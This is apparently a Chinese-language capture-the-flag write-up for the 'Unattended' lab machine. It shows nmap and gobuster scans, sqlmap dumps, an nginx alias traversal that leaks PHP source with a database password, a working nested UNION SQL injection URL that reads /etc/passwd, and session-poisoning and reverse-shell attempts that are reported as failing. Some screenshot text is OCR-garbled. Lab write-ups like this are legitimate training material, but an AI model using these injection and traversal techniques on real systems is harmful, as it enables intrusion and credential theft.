
Unattended(困難),nginx LFI、SQL

```
—# nmap -sCV -p80,443 -A 10.10.10.126
Starting Nmap 7.94SVN (https://nmap.org) at 2024-09-17 15:28 EDT
Nmap scan report for 10.10.10.126
Host is up (0.19s latency).
PORT
        STATE SERVICE VERSION
80/tcp open http
                      nginx 1.10.3
I http-title: Site doesn't have a title (text/html).
| http-server-header: nginx/1.10.3
443/tcp open ssl/http nginx 1.10.3
I ssl-cert: Subject: commonName=www.nestedflanders.htb/organizationName=Unattended
1td/stateOrProvinceName=IT/countryName=IT
l Not valid before: 2018-12-19T09:43:58
l Not valid after: 2021-09-13T09:43:58
I http-server-header: nginx/1.10.3
I http-title: Site doesn't have a title (text/html).
Warning: OSScan results may be unreliable because we could not find at least 1 open
and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Linux 5.XI4.XI2.6.X (97%)
OS CPE: cpe:/o:linux:linux kernel:5.0 cpe:/o:linux:linux kernel:4
cpe:/o:linux:linux kernel:2.6.32
Aggressive OS guesses: Linux 5.0 (97%), Linux 4.15 - 5.8 (90%), Linux 5.0 - 5.4 (90%),
Linux 5.3 - 5.4 (89%), Linux 2.6.32 (89%), Linux 5.0 - 5.5 (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
TRACEROUTE (using port 443/tcp)
HOP RTT
              ADDRESS
   194.32 ms 10.10.14.1
1
   195.51 ms 10.10.10.126
2
OS and Service detection performed. Please report any incorrect
```


簡單測試web,發現只有www.nestedflanders.htb給出頁面回應 '℥kalı-lınux-2∪24.1-vmware-amd64 - VMware Workstatıon 1/ Player (Non-commercial use only)





測試index.php有反應,但裡面子內容看起來一致...。

但疑似可進行sql注入。已先設定sqlmap



Ne(ste)d Flanders 投資組合

主要的 關於 接觸 訪客您好, 我們公司是全球領先的套料專家。

我們可以根據您的需求將幾乎所有內容嵌套在任何內容之後或之前。

請隨時使用常用的電子郵件地址與我們聯繫,由於最近的攻擊,我們的聯絡表單目前處於離線狀態。

順便目錄爆破。。。

gobuster dir -u https://www.nestedflanders.htb/ -w /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt -k -x php

/.php (Status: 403) [Size: 276] /index.php (Status: 200) [Size: 1244] /dev (Status: 301) [Size: 185] [-->

https://www.nestedflanders.htb/dev/]

```
← → C ⑥ O & https://www.nestedflanders.htb/dev/

* Kali Linux S Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB

dev site has been moved to his own server
```

繼續目錄爆破也沒東西。。

但sqlmap好像會成功,慢慢等...懶得手動了

```
庫
available databases [2]:
[*] information schema
[*] neddy
表
[16:18:54] [INFO] fetching number of tables for database 'neddy'
[16:18:54] [INFO] retrieved: 11
[16:19:16] [INFO] retrieved: config
[16:20:54] [INFO] retrieved: customers
[16:23:03] [INFO] retrieved: employees
[16:25:29] [INFO] retrieved: filepath
[16:27:41] [INFO] retrieved: idname
[16:29:22] [INFO] retrieved: offices
[16:31:18] [INFO] retrieved: orderdetails
[16:34:10] [INFO] retrieved: orders
[16:34:46] [INFO] retrieved: payments
[16:36:57] [INFO] retrieved: productlines
[16:39:52] [INFO] retrieved: products
漂亮,看起來沒有可參考訊息...等了老半天=.=
```

回到/dev。

參考漏洞:<u>https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/nginx#missing-root-location</u>

測試

```
https://www.nestedflanders.htb/dev/index.html <= 移到其他伺服器
https://www.nestedflanders.htb/dev/index.php <= 404
https://www.nestedflanders.htb/dev../ <= 403
https://www.nestedflanders.htb/dev.../ <= 404
https://www.nestedflanders.htb/dev.././ <= 回到nginx預設畫面
https://www.nestedflanders.htb/dev../html/ <= 回到nginx預設畫面
https://www.nestedflanders.htb/dev../html/ <= 回到nginx預設畫面
```

```
<?php
$servername = "localhost"; // 伺服器名稱
$username = "nestedflanders"; // 使用者名稱
$password = "1036913cf7d38d4ea4f79b050f171e9fbf3f5e"; // 密碼
$db = "neddy"; // 資料庫名稱
$conn = new mysqli($servername, $username, $password, $db); // 建立資料庫連接
$debug = False; // 偵錯模式
include "6fb17817efb4131ae4ae1acae0f7fd48.php"; // 包含外部檔案
function getTplFromID($conn) { // 根據 ID 獲取模板
   global $debug;
   $valid ids = array(25, 465, 587); // 有效的 ID 列表
   if ((array_key_exists('id', $_GET)) && (intval($_GET['id']) == $_GET['id']) &&
(in array(intval($ GET['id']), $valid ids))) {
       $sql = "SELECT name FROM idname where id = '".$ GET['id']."'"; // 根據 ID 查詢
名稱
   } else {
       $sql = "SELECT name FROM idname where id = '25'"; // 默認為 ID 25
   if ($debug) { echo "sqltpl: $sql<br>\n"; } // 如果偵錯,輸出 SQL 查詢
   $result = $conn->query($sq1); // 執行查詢
   if (\$result->num\ rows > 0) {
       while ($row = $result->fetch assoc()) {
           $ret = $row['name']; // 獲取名稱
       }
   } else {
       $ret = 'main'; // 默認返回 'main'
   if ($debug) { echo "rettpl: $ret<br>\n"; } // 如果偵錯,輸出返回的模板
   return $ret; // 返回模板名稱
}
function getPathFromTpl($conn, $tpl) { // 根據模板獲取路徑
   global $debug;
   $sql = "SELECT path from filepath where name = '".$tpl."'"; // 查詢路徑
   if ($debug) { echo "sqlpath: $sql<br>\n"; } // 如果偵錯,輸出 SQL 查詢
   $result = $conn->query($sq1); // 執行查詢
   if (\$result->num\ rows > 0) {
       while ($row = $result->fetch_assoc()) {
```

```
$ret = $row['path']; // 獲取路徑
       }
   if ($debug) { echo "retpath: $ret<br>\n"; } // 如果偵錯,輸出返回的路徑
    return $ret; // 返回路徑
}
$tpl = getTplFromID($conn); // 獲取模板
$inc = getPathFromTpl($conn, $tpl); // 獲取路徑
?>
<!DOCTYPE html>
<html lang="en">
<head>
  <title>Ne(ste)d Flanders</title> <!-- 網頁標題 -->
 <meta charset="utf-8"> <!-- 字符編碼 -->
 <meta name="viewport" content="width=device-width, initial-scale=1"> <!-- 響應式設計
-->
 <link rel="stylesheet" href="bootstrap.min.css"> <!-- 引入樣式表 -->
 <script src="jquery.min.js"></script> <!-- 引入 jQuery -->
 <script src="bootstrap.min.js"></script> <!-- 引入 Bootstrap -->
</head>
<body>
<div class="container">
 <hl>Ne(ste)d Flanders' Portfolio</hl> <!-- 頁面標題 -->
</div>
<div class="container">
<div center class="row">
<?php
$sql = "SELECT i.id,i.name from idname as i inner join filepath on i.name =
filepath.name where disabled = '0' order by i.id"; // 查詢可用的 ID 名稱
if ($debug) { echo "sql: $sql<br>\n"; } // 如果偵錯,輸出 SQL 查詢
$result = $conn->query($sql); // 執行查詢
if ($result->num_rows > 0) {
   while ($row = $result->fetch assoc()) {
       echo '<div class="col-md-2"><a href="index.php?id='.$row['id'].'"
target="maifreim">'.$row['name'].'</a></div>'; // 顯示每個可用的連結
} else {
```

```
?>
   <div class="col-md-2"><a href="index.php?id=25">main</a></div> <!-- 默認連結 -->
   <div class="col-md-2"><a href="index.php?id=465">about</a></div>
   <div class="col-md-2"><a href="index.php?id=587">contact</a></div>
<?php
}
?>
</div> <!-- row -->
</div> <!-- container -->
<div class="container">
<div class="row">
<?php
include("$inc"); // 包含指定的路徑
?>
</div> <!-- row -->
</div> <!-- container -->
<?php if ($debug) { echo "include $inc;<br>\n"; } ?> <!-- 如果偵錯,輸出包含的路徑 -->
</body>
</html>
<?php
$conn->close(); // 關閉資料庫連接
?>
```

根據上面index.php裡的DB再次看看

https://www.nestedflanders.htb/index.php?id=465%27UNION%20SELECT%20%27main%27--%20-19/09/2024 06:39

因此完全控制它,我希望查詢如下所示:

SELECT path from filepath where name = tso UNION select /etc/passwd 由於 tso 不存在,唯一的返回將是我通過的路徑,/etc/passwd。 由於我需要它通過前一個函數,因此我將從該注入開始,並替換about為第二個注入:


https://www.nestedflanders.htb/index.php? id=465%27UNION%20select%20%27tso\%27%20union%20select%20\%27/etc/passwd\%27--%20-%27--%20-

https://www.nestedflanders.htb/index.php?id=465'UNION select 'tso\' union select \'/etc/passwd\'-- -'--🐹 Kali Forums Kali NetHunter 🧆 Exploit-DB 🔌 Google Hacking DB 🌗 OffSec

Ne(ste)d Flanders' Portfolio about

root:x:0:0:root:/foot:/bin/bash daemon:x:1:1:daemon:/usr/sbin/usr/sbin/usologin bin:x:2:2:bin:/bin/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin/bin/sync games:x:5:60:games:/usr/games/usr/sbin/nologin manix:6:12:mani/var/cache/mani/usr/sbin/nologin lp:x:7:7:1p:/var/spool/lpd:/usr/sbin/nologin manilx:8:8:mail:/var/maili/usr/sbin/nologin news:x:9:9:news://var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin/usr/sbin/nologin www-data:x:33:33:www-data:/var /www:/bin/bash backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailling List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false systemd-resolve:x:102:104:systemd Resolver,,.;/run /systemd/resolve:/bin/false systemd-bus-proxy:x:103:105:systemd Bus Proxy,,../run/systemd/bin/false_apt:x:104:65534::/nonexistent:/bin/false messagebus:x:105:109::/var/run/dbus:


我沒有直接的方法將 webshell 寫入磁碟以將其包含在內。不過,我可以做一些日誌/會話中毒。我將把我 的phpshell 寫入 cookie,這樣它就會毒害 php 會話數據,並從/var/lib/php/sessions/.PHPSESSID在我的 例子中,我將查看上次成功的請求並取得cookie 值jok65tmq6d0vaqba5m86scs552。現在我將將該注入 發送到中繼器並替換/etc/passwd為/var/lib/php/sessions/sess_jok65tmq6d0vaqba5m86scs552:



在cookie新增shell

main

測試失敗



測試在User-Agent: 進行反彈shell也失敗

